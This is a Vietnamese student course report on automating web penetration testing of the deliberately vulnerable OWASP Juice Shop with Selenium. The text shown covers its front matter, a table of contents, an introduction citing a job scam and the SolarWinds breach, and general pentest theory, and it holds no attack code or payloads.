

BÁO CÁO ĐỒ ÁN TỔNG KẾT MÔN HỌC

Môn học: **Bảo mật web và ứng dụng**

Tên chủ đề: **Ứng dụng Selenium trong Ptest Web**

GVHD: ThS. Nguyễn Công Danh

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.021.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Triệu Thiên Bảo	21520155	21520155@gm.uit.edu.vn
2	Nguyễn Thị Minh Châu	21520645	21520645@gm.uit.edu.vn
3	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn
4	Nguyễn Phương Trinh	21521581	21521581@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Giới thiệu đề tài	100%
2	Cơ sở lý thuyết	100%
3	Hiện thực hệ thống	100%
4	Thực nghiệm và đánh giá	100%
5	Kết luận và hướng phát triển	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

Bảng phân công công việc

STT	Họ và tên	MSSV	Công việc
1	Nguyễn Triệu Thiên Bảo	21520155	Kịch bản 5, 6 Viết chương 3, 4, 5
2	Nguyễn Thị Minh Châu	21520645	Kịch bản 1, 2 Viết chương 3, 4, 5
3	Trần Lê Minh Ngọc	21521195	Kịch bản 3, 4 Viết chương 1, 2, 3
4	Nguyễn Phương Trinh	21521581	Kịch bản 7 Viết chương 3, 4 Làm slide thuyết trình

LỜI CẢM ƠN

Trước hết, nhóm chúng em xin gửi lời cảm ơn sâu sắc đến thầy Nguyễn Công Danh đã tạo điều kiện, giúp chúng em học tập và có được những kiến thức cơ bản làm tiền đề giúp chúng em hoàn thành được dự án này. Nhờ sự hướng dẫn tận tình và chu đáo của thầy, nhóm chúng em đã học hỏi được nhiều kinh nghiệm và hoàn thành thuận lợi, đúng tiến độ cho dự án của mình.

Trong quá trình thực hiện đồ án, nhóm chúng em luôn giữ một tinh thần cầu tiến, học hỏi và cải thiện từ những sai lầm, tham khảo từ nhiều nguồn tài liệu khác nhau và luôn mong tạo ra được sản phẩm chất lượng nhất có thể. Tuy nhiên, do vốn kiến thức còn hạn chế trong quá trình trau dồi từng ngày, nhóm chúng em không thể tránh được những sai sót, vì vậy chúng em mong rằng thầy sẽ đưa ra nhận xét một cách chân thành để chúng em học hỏi thêm kinh nghiệm nhằm mục đích phục vụ tốt các dự án khác trong tương lai. Xin chân thành cảm ơn thầy!

Nhóm thực hiện

NHÂN XÉT CỦA GIẢNG VIÊN

....., ngày tháng năm 2024

Người nhân xét

(Ký tên và ghi rõ họ tên)

MỤC LỤC

NỘI DUNG

CHƯƠNG 1: GIỚI THIỆU ĐỀ TÀI	7
1.1. GIỚI THIỆU VĂN ĐỀ.....	7
1.2. MỤC TIÊU ĐỒ ÁN	10
CHƯƠNG 2: CƠ SỞ LÝ THUYẾT	12
2.1. KIỂM THỬ XÂM NHẬP	12
2.1.1. <i>Khái niệm kiểm thử xâm nhập</i>	12
2.1.2. <i>Phân loại kiểm thử xâm nhập</i>	13
2.1.3. <i>Các giai đoạn kiểm thử xâm nhập</i>	14
2.2. OWASP TOP 10 WEB APPLICATION SECURITY RISKS.....	19
2.3. OWASP TOP 10 API SECURITY RISKS – 2023	28
2.4. TỔNG QUAN VỀ CÔNG CỤ SELENIUM	34
2.4.1 <i>Selenium là gì?</i>	34
2.4.2. <i>Tính năng nổi bật của Selenium</i>	36
2.4.3. <i>Các thành phần của Selenium</i>	37
2.5. CÔNG CỤ HỖ TRỢ	44
2.5.1. <i>OWASP Juice Shop</i>	44
2.5.2. <i>Zed Attack Proxy (ZAP)</i>	48
2.5.3. <i>Eclipse IDE</i>	50
2.5.4. <i>Maven</i>	52
CHƯƠNG 3: HIỆN THỰC HỆ THỐNG	54
3.1. KỊCH BẢN 1: SỬ DỤNG SELENIUM ĐỂ LẤY DATA TỰ ĐỘNG TỪ WEB	54
3.2. KỊCH BẢN 2: SQL INJECTION ATTACK VÀO LOGIN FORM TRÊN OWASP JUICE SHOP	61
3.3. KỊCH BẢN 3: DOM XSS TRÊN OWASP JUICE SHOP	66
3.4. KỊCH BẢN 4: REFLECTED XSS TRÊN OWASP JUICE SHOP	70
3.5. KỊCH BẢN 5: SERVER-SIDE XSS TRÊN OWASP JUICE SHOP	74
3.6. KỊCH BẢN 6: LẤY COUPON TỪ CHATBOT.....	79

3.7. KỊCH BẢN 7: TÍCH HỢP OWASP ZAP ĐỂ QUÉT BỊ ĐỘNG TRANG WEB	82
CHƯƠNG 4: THỰC NGHIỆM VÀ ĐÁNH GIÁ.....	93
4.1. KỊCH BẢN THỰC NGHIỆM	93
4.1.1. <i>Kịch bản 1: Sử dụng Selenium để lấy data tự động từ web.....</i>	93
4.1.2. <i>Kịch bản 2: SQL Injection Attack vào Login Form trên OWASP Juice Shop</i>	93
4.1.3. <i>Kịch bản 3: DOM XSS trên OWASP Juice Shop.....</i>	93
4.1.4. <i>Kịch bản 4: Reflected XSS trên OWASP Juice Shop</i>	94
4.1.5. <i>Kịch bản 5: Server-side XSS trên OWASP Juice Shop</i>	94
4.1.6. <i>Kịch bản 6: Lấy coupon từ chatbot</i>	95
4.1.7. <i>Kịch bản 7: Tích hợp OWASP ZAP để quét bị động trang web</i>	96
4.2. NHẬN XÉT CHUNG	96
CHƯƠNG 5: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN	98
5.1 KẾT LUẬN	98
5.2 HƯỚNG PHÁT TRIỂN	98
TÀI LIỆU THAM KHẢO	100

CHƯƠNG 1: GIỚI THIỆU ĐỀ TÀI

1.1. Giới thiệu vấn đề

Hiện nay, vấn nạn bảo mật trên web và internet đang trở thành một mối lo ngại lớn trên toàn cầu, tạo nên một cuộc chiến không hồi kết giữa những kẻ tấn công mạng và các chuyên gia an ninh mạng. Sự phát triển mạnh mẽ của công nghệ số đã mang lại nhiều tiện ích cho con người nhưng cũng đồng thời mở ra những cánh cửa mới cho các cuộc tấn công mạng ngày càng tinh vi và phức tạp. Từ các cuộc tấn công DDoS (từ chối dịch vụ phân tán) làm tê liệt hệ thống, đến các chiến dịch phishing (lừa đảo trực tuyến) đánh cắp thông tin cá nhân, hay những đợt tấn công ransomware (mã độc tống tiền) mã hóa dữ liệu và yêu cầu tiền chuộc, tất cả đều gây ra những hậu quả nghiêm trọng cho các doanh nghiệp, tổ chức và cả cá nhân. Trong đó, an ninh mạng trong bảo mật ứng dụng web là một lĩnh vực cực kỳ quan trọng và ngày càng trở nên phức tạp trong thời đại số hóa hiện nay bởi lẽ với sự phát triển không ngừng của công nghệ, các ứng dụng web đã trở thành một phần không thể thiếu trong hoạt động kinh doanh và đời sống hàng ngày. Bảo mật ứng dụng web đòi hỏi một cách tiếp cận toàn diện, bao gồm việc phát triển mã an toàn, kiểm thử bảo mật thường xuyên và triển khai các biện pháp bảo vệ dữ liệu người dùng. Bên cạnh các tấn công vào hệ thống đã kể trên, còn có các cuộc tấn công SQL injection, cross-site scripting (XSS) đến các lỗ hổng bảo mật khác. Tuy đây là những cuộc tấn công đã xuất hiện từ lâu nhưng nếu không có biện pháp bảo vệ thích hợp cho ứng dụng web của bạn, những cuộc tấn công đơn giản này vẫn sẽ gây ảnh hưởng rất lớn. Và tất nhiên, các cuộc tấn công vào các ứng dụng web vẫn xảy ra hàng ngày xung quanh chúng ta.

Theo báo VietnamNet đăng ngày 03/06/2024, một hành vi giả mạo trang web tuyển dụng của các tập đoàn lớn để chiếm đoạt tài sản đã bị phát hiện. Workplace là một nền tảng cộng tác dành cho doanh nghiệp, được phát triển bởi Facebook. Nền tảng này được các công ty, doanh nghiệp sử dụng để kết nối các thành viên, hỗ trợ quản lý nhân sự hiệu quả trong doanh nghiệp. Các thành viên có thể thảo luận, chia sẻ hình ảnh, video và thông tin liên quan đến công việc. Qua công tác nắm tình hình trên không gian mạng, thời gian gần đây, Phòng an ninh mạng và phòng chống tội phạm sử dụng công nghệ cao (Công an

TP Hà Nội) đã phát hiện thủ đoạn đổi tượng sử dụng email, website, group, fanpage giả mạo các tập đoàn lớn để tuyển dụng việc làm. Khi ứng viên tham gia ứng tuyển, các đổi tượng mời ứng viên phỏng vấn online và yêu cầu tham gia nền tảng chat dành cho doanh nghiệp là Workplace. Sau đó, đổi tượng cung cấp số tài khoản yêu cầu ứng viên chuyển tiền phí ứng tuyển để tham gia vòng phỏng vấn tiếp theo hoặc nạp tiền vào các dự án an sinh xã hội rồi chiếm đoạt tiền. Để phòng ngừa với thủ đoạn trên, Phòng An ninh mạng và phòng chống tội phạm sử dụng công nghệ cao, Công an thành phố Hà Nội đề nghị người dân cảnh giác và tuyên truyền đến người thân, bạn bè về thủ đoạn trên, tránh mắc bẫy của đổi tượng xấu.

Hay một ví dụ khác, một trong những sự kiện về bảo mật web gây chấn động nhất trong những năm gần đây là vụ tấn công SolarWinds vào cuối năm 2020. Đây là một trong những cuộc tấn công mạng phức tạp và có ảnh hưởng lớn nhất trong lịch sử.

Cụ thể một nhóm tin tặc được cho là có liên kết với chính phủ Nga đã giành được quyền truy cập vào các hệ thống máy tính thuộc nhiều cơ quan chính phủ Hoa Kỳ bao gồm Bộ Tài chính và Thương mại Hoa Kỳ trong một chiến dịch dài. Điều này đã khiến cho Hội đồng An ninh Quốc gia Hoa Kỳ phải tổ chức một cuộc họp khẩn cấp để thảo luận và xử lý. Cuộc tấn công liên quan đến việc tin tặc xâm phạm cơ sở hạ tầng của SolarWinds - một công ty sản xuất nền tảng giám sát mạng và ứng dụng có tên Orion, sau đó sử dụng quyền truy cập đó để sản xuất và phân phối các bản cập nhật bị sửa đổi để thực hiện cho mục đích gián điệp. Vụ tấn công vào chuỗi cung ứng phần mềm SolarWinds cũng cho phép tin tặc truy cập vào mạng của Công ty an ninh mạng FireEye. Mặc dù, FireEye không nêu tên nhóm tấn công chịu trách nhiệm, nhưng Washington Post đưa tin đây là APT29 hoặc Cozy Bear được cho là cánh tay tấn công chủ lực của cơ quan tình báo nước ngoài của Nga. *"FireEye đã phát hiện ra hoạt động này tại nhiều đơn vị trên toàn thế giới. Các nạn nhân bao gồm các tổ chức chính phủ, tư vấn, công nghệ, viễn thông và khai thác ở Bắc Mỹ, Châu Âu, Châu Á và Trung Đông. Công ty FireEye cho biết: Chúng tôi dự đoán sẽ có thêm nhiều nạn nhân ở các quốc gia và ngành dọc khác. FireEye đã thông báo cho tất cả các tổ chức bị ảnh hưởng."*

Những kẻ tấn công đã thực hiện các sửa đổi trên một trình dll có sẵn trên hệ thống có tên là SolarWinds.Orion.Core.BusinessLayer.dll và phân phối như một phần của các bản cập nhật nền tảng Orion. Thành phần gián điệp được ký điện tử và chứa một backdoor giao tiếp với các máy chủ của bên thứ ba do những kẻ tấn công kiểm soát. "Sau khoảng thời gian không hoạt động ban đầu lên đến hai tuần, phần mềm độc hại thực hiện truy xuất và thực thi các lệnh, bao gồm khả năng truyền tệp, thực thi tệp, cấu hình hệ thống, khởi động lại máy và vô hiệu hóa các dịch vụ hệ thống. Phần mềm độc hại giả dạng lưu lượng mạng của nó dưới dạng giao thức Chương trình Cải tiến Orion (OIP) và lưu trữ kết quả do thám trong các tệp cấu hình plugin hợp pháp, cho phép nó kết hợp với hoạt động SolarWinds hợp pháp. Nó sử dụng nhiều danh sách đen để xác định các công cụ đều tra sổ và phần mềm phòng chống virus đang chạy dưới dạng quy trình, dịch vụ và trình điều khiển", các nhà phân tích FireEye cho biết.

Những kẻ tấn công cố gắng tạo ra rất ít dấu hiệu về mã độc, chủ yếu ăn cắp và sử dụng thông tin đăng nhập để thiết lập quyền truy cập từ xa hợp pháp. Backdoor được sử dụng để cung cấp một phần mã độc dạng Dropper chưa từng thấy trước đây, có kích thước không đáng kể và được FireEye đặt tên là TEARDROP. TEARDROP được tải trực tiếp trong bộ nhớ và không để lại dấu vết trên đĩa. Các nhà nghiên cứu tin rằng nó được sử dụng để triển khai phiên bản tùy chỉnh của Cobalt Strike Beacon - một công cụ thương mại được các Redteam, tin tức và các nhóm tội phạm mạng yêu thích và sử dụng. Hậu quả để lại là hơn 18,000 khách hàng của SolarWinds đã tải xuống các bản cập nhật bị nhiễm mã độc, làm lộ thông tin và hệ thống của họ. Vụ tấn công đã gây ra những thiệt hại nghiêm trọng về an ninh mạng cũng như uy tín của cả tổ chức, đồng thời làm dấy lên những lo ngại về an ninh mạng trên toàn cầu.

Hậu quả của những cuộc tấn công này không chỉ dừng lại ở thiệt hại tài chính mà còn ảnh hưởng sâu rộng đến uy tín của các doanh nghiệp, tổ chức, ... và sự tin tưởng của khách hàng. Các doanh nghiệp lớn nhỏ đều có thể trở thành nạn nhân, từ các tập đoàn công nghệ hàng đầu cho đến những cửa hàng trực tuyến nhỏ lẻ. Thậm chí, ngay cả những cá nhân bình thường cũng không tránh khỏi việc bị rò rỉ thông tin cá nhân như số thẻ tín

dụng, mật khẩu hay các dữ liệu nhạy cảm khác. Điều này đã dẫn đến những hệ lụy nghiêm trọng, không chỉ về mặt tài chính mà còn về tâm lý và đời sống của nhiều người.

Với sự phụ thuộc ngày càng lớn vào công nghệ thông tin và việc truy cập dữ liệu trực tuyến, đặc biệt là các ứng dụng web, bảo vệ thông tin cá nhân, doanh nghiệp và tổ chức trở thành một nhiệm vụ cấp bách. Trước những thách thức này, việc xây dựng và duy trì một chiến lược an toàn thông tin toàn diện và hiệu quả là điều cực kỳ cần thiết để bảo vệ thông tin và đảm bảo sự tin cậy của tổ chức cũng như cộng đồng người dùng.

Để giải quyết vấn đề trên, nhóm xin đề xuất công cụ Selenium – một giải pháp tự động hóa trong việc bảo mật ứng dụng web hiện nay, cụ thể là trong lĩnh vực kiểm thử xâm nhập (pentest web).

1.2. Mục tiêu đồ án

Mục tiêu chính của dự án là triển khai một quy trình kiểm thử xâm nhập tự động trên ứng dụng web OWASP Juice Shop, với sự kết hợp của công cụ Selenium và các công cụ bảo mật web khác, nhằm giám sát và phát hiện các lỗ hổng bảo mật phổ biến, đặc biệt là các lỗ hổng đang được xác định trong danh sách Top 10 OWASP Web Application Security Risks. Selenium, với khả năng tự động hóa các tương tác trên trình duyệt, sẽ được sử dụng để thực hiện các bài kiểm tra bảo mật và tìm kiếm thông tin một cách tự động. Bằng cách tạo ra một quy trình tự động hóa nhằm tối ưu hóa quá trình kiểm thử, giảm thiểu sự phụ thuộc vào nguồn lực con người và tăng cường khả năng phát hiện các mối đe dọa an ninh.

Từ việc đăng nhập, tạo tài khoản, tương tác với các chức năng của ứng dụng cho đến việc kiểm tra các biểu mẫu đầu vào và kiểm tra các chức năng quan trọng khác, Selenium sẽ giúp xác định các lỗ hổng có thể tồn tại trong ứng dụng. Kết hợp với các công cụ khác như OWASP ZAP, TestNg, Maven, ... nhóm sẽ tạo ra những biện pháp linh hoạt, giúp phát hiện và phân tích các lỗ hổng bảo mật từ các góc độ khác nhau.

Đồ án này sẽ tập trung vào việc phát hiện các lỗ hổng bảo mật phổ biến, bao gồm các lỗ hổng injection, xác thực và quản lý phiên, lỗ hổng XSS, lỗi cấu hình bảo mật,... Thông qua việc xây dựng một quy trình kiểm thử tự động trên OWASP Juice Shop (một ứng dụng

web được cấu hình chứa các lỗ hổng để khai thác nhằm mục đích học tập và thử nghiệm), đồ án này không chỉ nhằm mục tiêu tối ưu hóa quá trình kiểm thử, mà còn đặt ra mục tiêu cung cấp một cơ sở thử nghiệm rộng lớn và hiệu quả, giúp bảo vệ ứng dụng web khỏi các mối đe dọa an ninh nghiêm trọng và đảm bảo sự an toàn cho dữ liệu và người dùng.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

2.1. Kiểm thử xâm nhập

2.1.1. Khái niệm kiểm thử xâm nhập

Kiểm thử xâm nhập, Penetration Test thay còn gọi là pen test, là một cuộc tấn công mô phỏng trên hệ thống máy tính để kiểm tra các lỗ hổng có thể bị khai thác. Pentest đóng vai trò quan trọng trong việc giúp các tổ chức, doanh nghiệp phát hiện và khắc phục các lỗ hổng bảo mật tiềm ẩn trong hệ thống của họ. Những lỗ hổng này có thể bị tin tặc khai thác để xâm nhập vào hệ thống và gây ra những thiệt hại không mong muốn. Một số lỗ hổng được phân loại dựa trên mức độ nghiêm trọng, bao gồm các lỗ hổng nghiêm trọng có thể khiến tin tặc chiếm quyền kiểm soát hệ thống, đánh cắp dữ liệu hoặc gây gián đoạn hoạt động của hệ thống. Các lỗ hổng trung bình có thể được sử dụng để thu thập thông tin hoặc gây ra thiệt hại nhẹ, trong khi các lỗ hổng thấp có thể gây ra sự phiền toái hoặc khó chịu.

Một vai trò quan trọng khác của Pentest là đảm bảo tuân thủ các quy định và tiêu chuẩn bảo mật. Ví dụ, Quy định bảo mật thông tin PCI DSS yêu cầu các tổ chức xử lý thẻ tín dụng phải thực hiện Pentest định kỳ ít nhất một lần mỗi năm để đảm bảo tuân thủ các tiêu chuẩn bảo mật. Pentest cũng đóng vai trò trong việc nâng cao nhận thức về bảo mật trong tổ chức, doanh nghiệp. Khi nhân viên hiểu rõ hơn về các lỗ hổng bảo mật và cách thức tấn công của tin tặc, họ có thể nâng cao ý thức bảo mật và thực hiện các biện pháp bảo vệ an toàn cho hệ thống. Cuối cùng, Pentest giúp giảm thiểu thiệt hại do tấn công mạng bằng cách phát hiện và khắc phục các lỗ hổng bảo mật tiềm ẩn. Khi các tổ chức, doanh nghiệp có thể giảm thiểu khả năng bị tin tặc tấn công thành công, họ cũng giảm thiểu được những tổn thất tiềm ẩn từ các cuộc tấn công mạng.

Kiểm thử xâm nhập có thể bao gồm việc cố gắng xâm nhập vào bất kỳ hệ thống ứng dụng nào (ví dụ như giao diện giao thức ứng dụng (API), máy chủ frontend/backend) để khám phá các lỗ hổng, chẳng hạn như dữ liệu đầu vào không được sàng lọc mà có thể bị tấn công bằng cách tiêm mã. Các thông tin cung cấp bởi kiểm thử xâm nhập có thể được sử

dụng để điều chỉnh các chính sách bảo mật trong hệ thống của các tổ chức, doanh nghiệp và cá nhân.

2.1.2. Phân loại kiểm thử xâm nhập

Pentest thường được phân loại dựa trên các tiêu chí sau:

1) Phân loại dựa trên phạm vi tấn công

Dựa trên phạm vi tấn công, Pentest được chia thành ba loại chính:

- Black-box Penetration Testing: Trong Pentest loại này, Pentester không được cung cấp bất kỳ thông tin nào về hệ thống mục tiêu trước khi bắt đầu cuộc tấn công. Pentest loại này mô phỏng một cuộc tấn công từ một tin tức bên ngoài.
- White-box Penetration Testing: Trong Pentest loại này, Pentester được cung cấp đầy đủ thông tin về hệ thống mục tiêu, bao gồm sơ đồ mạng, cấu hình hệ thống, mã nguồn và các thông tin khác. Pentest loại này mô phỏng một cuộc tấn công từ một nhân viên nội bộ có quyền truy cập vào hệ thống.
- Gray-box Penetration Testing: Pentest loại này là sự kết hợp giữa Black-box và White-box. Pentester được cung cấp một phần thông tin về hệ thống mục tiêu.

2) Phân loại dựa trên mục đích

Dựa trên mục đích, Pentest được chia thành ba loại chính:

- Pentest định kỳ: Pentest định kỳ là loại Pentest được thực hiện theo lịch trình định kỳ, thường là hàng tháng, hàng quý hoặc hàng năm. Pentest định kỳ giúp các tổ chức, doanh nghiệp phát hiện và khắc phục các lỗ hổng bảo mật mới phát sinh.
- Pentest theo yêu cầu: Pentest theo yêu cầu là loại Pentest được thực hiện khi có sự kiện, thay đổi hoặc yêu cầu cụ thể. Ví dụ, một tổ chức có thể thực hiện Pentest theo yêu cầu sau khi triển khai một hệ thống mới hoặc sau khi phát hiện một lỗ hổng bảo mật mới.
- Pentest theo kịch bản: Pentest theo kịch bản là loại Pentest được thực hiện theo một kịch bản cụ thể, được thiết kế để mô phỏng một cuộc tấn công mạng cụ thể. Pentest theo kịch bản thường được sử dụng để đánh giá khả năng ứng phó của hệ thống trước một cuộc tấn công cụ thể.

3) Phân loại dựa trên phương pháp tấn công

Dựa trên phương pháp tấn công, Pentest được chia thành ba loại chính:

- Pentest thủ công: Trong Pentest loại này, Pentester sử dụng các kỹ thuật thủ công để tấn công hệ thống. Pentest thủ công thường được sử dụng để đánh giá các lỗ hổng bảo mật phức tạp hoặc các lỗ hổng mới phát sinh.
- Pentest tự động: Trong Pentest loại này, Pentester sử dụng các công cụ tự động để tấn công hệ thống. Pentest tự động thường được sử dụng để đánh giá các lỗ hổng bảo mật phổ biến hoặc để thực hiện Pentest định kỳ.
- Pentest kết hợp: Pentest loại này là sự kết hợp giữa Pentest thủ công và Pentest tự động. Pentest kết hợp thường được sử dụng để đạt được hiệu quả cao nhất.

Phân loại Pentest dựa trên các tiêu chí trên giúp các tổ chức, doanh nghiệp lựa chọn loại Pentest phù hợp với nhu cầu của mình.

2.1.3. Các giai đoạn kiểm thử xâm nhập

Để thực hiện kiểm thử đúng tiêu chuẩn và tránh gây ra các tổn thương không mong muốn cho hệ thống trong quá trình thử nghiệm an ninh thì Pentest được chia thành 5 giai đoạn như được mô tả trong *Hình 1*:



Hình 1. Các giai đoạn kiểm thử xâm nhập

1) Thu thập thông tin (Reconnaissance)

Pentester (người kiểm thử thâm nhập) thu thập, tìm kiếm các thông tin về hệ thống mục tiêu như địa chỉ IP, tên miền, block mạng... thông qua các nguồn mở hoặc bằng cách quét mạng. Vì có nhiều phương pháp hacking nên người kiểm thử thâm nhập phải thu thập các thông tin chính xác nhằm tìm ra được phương pháp phù hợp.

Reconnaissance thường được chia thành hai loại chính:

- Reconnaissance thụ động (Passive Reconnaissance): Đây là việc thu thập thông tin mà không làm ảnh hưởng đến hệ thống mục tiêu. Các hoạt động thụ động bao gồm việc tìm kiếm thông tin công cộng trên Internet, xem các tài liệu công bố, đọc các bài đăng trên các diễn đàn, và thu thập thông tin từ các nguồn mở.
- Reconnaissance chủ động (Active Reconnaissance): Người thực hiện kiểm thử sẽ tương tác trực tiếp với hệ thống mục tiêu để thu thập thông tin. Các hoạt động chủ động có thể bao gồm quét mạng, phân tích lưu lượng mạng, và thậm chí thử nghiệm một số kỹ thuật tìm lỗ hổng.

Các hoạt động chủ yếu trong giai đoạn Reconnaissance bao gồm:

- Tìm kiếm thông tin công cộng: Sử dụng các công cụ và kỹ thuật để tìm kiếm thông tin như WHOIS, DNS, và các nguồn thông tin công cộng khác.
- Quét mạng (Network Scanning): Sử dụng các công cụ để xác định các máy chủ, dịch vụ mạng, và cổng mạng đang hoạt động trong mạng.
- Phân tích mối quan hệ giữa các tài khoản và người dùng: Xác định các tài khoản, email, và thông tin người dùng khác có liên quan đến hệ thống mục tiêu.
- Tìm kiếm thông tin từ mạng xã hội và diễn đàn: Phân tích các thông tin trên các nền tảng mạng xã hội và diễn đàn để đặt ra các mối quan hệ, đặc điểm, và thông tin khác về mục tiêu.
- Phân tích lưu lượng mạng (Network Traffic Analysis): Xem xét lưu lượng mạng để xác định các mối quan hệ, giao tiếp, và các dịch vụ mạng đang chạy.

Kết quả của giai đoạn Reconnaissance cung cấp cơ sở thông tin chính xác và chi tiết, giúp người thực hiện kiểm thử hiểu rõ hơn về môi trường mục tiêu và chuẩn bị cho các giai đoạn kiểm thử tiếp theo. Phải lưu ý rằng hầu hết các tổ chức đều áp dụng các quy tắc riêng biệt đối với người kiểm thử thâm nhập. Điều cần phải tuân thủ từ quan điểm pháp lý là không bao giờ vi phạm các quy định này.

2) Đánh giá lỗ hổng (Vulnerability Assessment)

Đánh giá lỗ hổng là một phần quan trọng trong quá trình kiểm thử an ninh, Pentester tập trung vào việc đánh giá và xác định các lỗ hổng trong hệ thống, ứng dụng hoặc mạng. Quá trình này giúp định rõ các điểm yếu, sự không an toàn và cung cấp thông tin cần thiết để triển khai biện pháp bảo mật phù hợp. Một số bước phổ biến ở giai đoạn này:

- Xác định các lỗ hổng đã biết (Known vulnerabilities): Kiểm tra danh sách các lỗ hổng đã biết thông qua các cơ sở dữ liệu cập nhật về lỗ hổng và các nguồn thông tin an ninh, các thông tin này thường được công bố trước đó và có thể được khai thác nếu không được vá kịp thời.
- Kiểm tra cấu trúc mã nguồn (Code review): Nếu có sẵn mã nguồn, kiểm tra cấu trúc mã nguồn để xác định sự tồn tại của lỗ hổng bảo mật như SQL injection, cross-site scripting (XSS) và các vấn đề khác liên quan đến mã nguồn.
- Kiểm thử an ninh mạng (Network security testing): Thực hiện quét mạng và kiểm thử an ninh để phát hiện lỗ hổng trong cấu trúc mạng, bao gồm các cổng mạng mở, lỗ hổng phần mềm, và các vấn đề liên quan đến cấu hình.
- Kiểm thử an ninh ứng dụng (Application security testing): Tập trung vào kiểm thử an ninh ứng dụng, bao gồm kiểm thử web application, mobile application, và các ứng dụng khác để xác định các lỗ hổng đặc biệt cho từng loại ứng dụng.
- Kiểm thử an ninh hệ thống (System security testing): Thực hiện kiểm thử an ninh hệ thống để xác định sự tồn tại của lỗ hổng trong hệ điều hành, cấu hình hệ thống, và các dịch vụ hệ thống.
- Kiểm tra các phương tiện kết nối (Interconnection testing): Xác định các lỗ hổng liên quan đến việc kết nối giữa các thành phần trong hệ thống, bao gồm các cổng mạng, giao thức kết nối, và các điểm kết nối khác.

3) Khai thác (Exploitation)

Khai thác là giai đoạn thứ ba trong quá trình Pentest, khi Pentester sử dụng thông tin và lỗ hổng đã xác định từ giai đoạn phân tích lỗ hổng để thực hiện các cuộc tấn công mô phỏng. Mục tiêu ở giai đoạn này là xác minh khả năng tận dụng các lỗ hổng và thiết lập quyền truy cập không ủy quyền vào hệ thống hoặc ứng dụng.

Có rất nhiều kỹ thuật khai thác lỗ hổng khác nhau, tùy thuộc vào loại lỗ hổng và hệ thống hoặc ứng dụng mục tiêu. Một số kỹ thuật khai thác lỗ hổng phổ biến bao gồm:

- Tấn công SQL injection: SQL injection là một kỹ thuật tấn công sử dụng các ký tự đặc biệt để chèn mã SQL vào một truy vấn SQL. Điều này có thể cho phép kẻ tấn công thực thi các lệnh SQL trên máy chủ, chẳng hạn như đọc hoặc xóa dữ liệu.
- Tấn công lỗ hổng XSS: Là một kỹ thuật tấn công sử dụng mã HTML hoặc JavaScript độc hại để lây nhiễm cho một trang web hoặc ứng dụng web. Điều này có thể cho phép kẻ tấn công đánh cắp thông tin nhạy cảm từ người dùng, chẳng hạn như tên người dùng và mật khẩu.
- Tấn công DDoS: Một cuộc tấn công từ chối dịch vụ sử dụng nhiều máy tính để gửi lưu lượng truy cập quá mức đến một máy chủ hoặc dịch vụ. Điều này có thể khiến máy chủ hoặc dịch vụ bị quá tải và không thể phục vụ các yêu cầu.
- Tấn công lỗ hổng buffer overflow: Là một lỗ hổng bảo mật xảy ra khi một ứng dụng cố gắng ghi quá nhiều dữ liệu vào một vùng đệm bộ nhớ. Điều này có thể cho phép kẻ tấn công thực thi mã tùy ý trên máy chủ.

Các Pen tester có thể sử dụng nhiều phương pháp khác nhau để khai thác lỗ hổng. Một số phương pháp khai thác lỗ hổng phổ biến bao gồm: khai thác thủ công (Pentester sẽ viết mã exploit thủ công để khai thác lỗ hổng), khai thác dựa trên exploit (Pentester sẽ sử dụng một script exploit có sẵn để khai thác lỗ hổng), khai thác dựa trên phần mềm độc hại (tạo ra một phần mềm độc hại tùy ý để khai thác lỗ hổng).

4) Đánh giá mức độ tổn hại (Post-Exploitation)

Đánh giá mức độ tổn hại là giai đoạn thứ tư trong quá trình Pentest, trong đó Pentester sẽ cố gắng đánh giá mức độ tổn hại của hệ thống hoặc ứng dụng sau khi bị xâm nhập. Mục đích của giai đoạn này là xác định các tác động tiềm ẩn của các lỗ hổng bảo mật đã được khai thác.

Mục tiêu của Post-Exploitation:

- Lên thang đặc quyền: Pentester cố gắng đạt được đặc quyền cao hơn trong hệ thống bị xâm nhập để mở rộng quyền truy cập và kiểm soát của họ.

- Di chuyển ngang (Lateral Movement): Pentester di chuyển trong mạng bị xâm nhập để xác định và khai thác các hệ thống dễ bị tổn thương khác, mở rộng chỗ đứng của họ trong hệ thống tổ chức.
- Gây gián đoạn hoạt động: vô hiệu hóa hoặc gây gián đoạn các hệ thống hoặc quy trình quan trọng, gây thiệt hại kinh tế hoặc danh tiếng cho tổ chức.

Pentester thực hiện nhiều hoạt động trong giai đoạn Post-Exploitation để đạt được các mục tiêu của họ, bao gồm:

- Duy trì quyền truy cập: thiết lập quyền truy cập liên tục vào hệ thống bị xâm nhập để đảm bảo họ có thể quay lại sau nếu cần.
- Thu thập thông tin: thu thập thông tin về kiến trúc hệ thống, cấu trúc mạng, hồ sơ người dùng và dữ liệu nhạy cảm.
- Xác định các lỗ hổng bổ sung: Pentester quét tìm các lỗ hổng bổ sung có thể được khai thác để tiếp tục cuộc tấn công của họ.
- Thực thi các cuộc tấn công: khởi động các cuộc tấn công nhắm mục tiêu vào các hệ thống hoặc cá nhân cụ thể dựa trên thông tin được thu thập.
- Che giấu dấu vết: xóa dấu vết để tránh bị phát hiện và duy trì quyền truy cập.

5) Báo cáo và đề xuất (Reporting)

Pentester sẽ tổng hợp kết quả của quá trình Pentest bao gồm các chi tiết về các lỗ hổng, các phương pháp tấn công, các hậu quả và khuyến nghị để khắc phục lỗ hổng. Pentester sẽ trình bày báo cáo cho khách hàng hoặc quản trị viên hệ thống. Mục tiêu của Pentest là cung cấp cho tổ chức thông tin chi tiết về các lỗ hổng bảo mật của họ để họ có thể thực hiện các biện pháp khắc phục phù hợp. Báo cáo nên được trình bày rõ ràng và súc tích, dễ hiểu cho chuyên gia bảo mật và người không chuyên.

Báo cáo Pentest bao gồm các nội dung sau:

- Tóm tắt: ghi ngắn gọn về các kết quả của cuộc kiểm tra, bao gồm số lượng lỗ hổng được phát hiện, mức độ nghiêm trọng của các lỗ hổng và các khuyến nghị khắc phục.

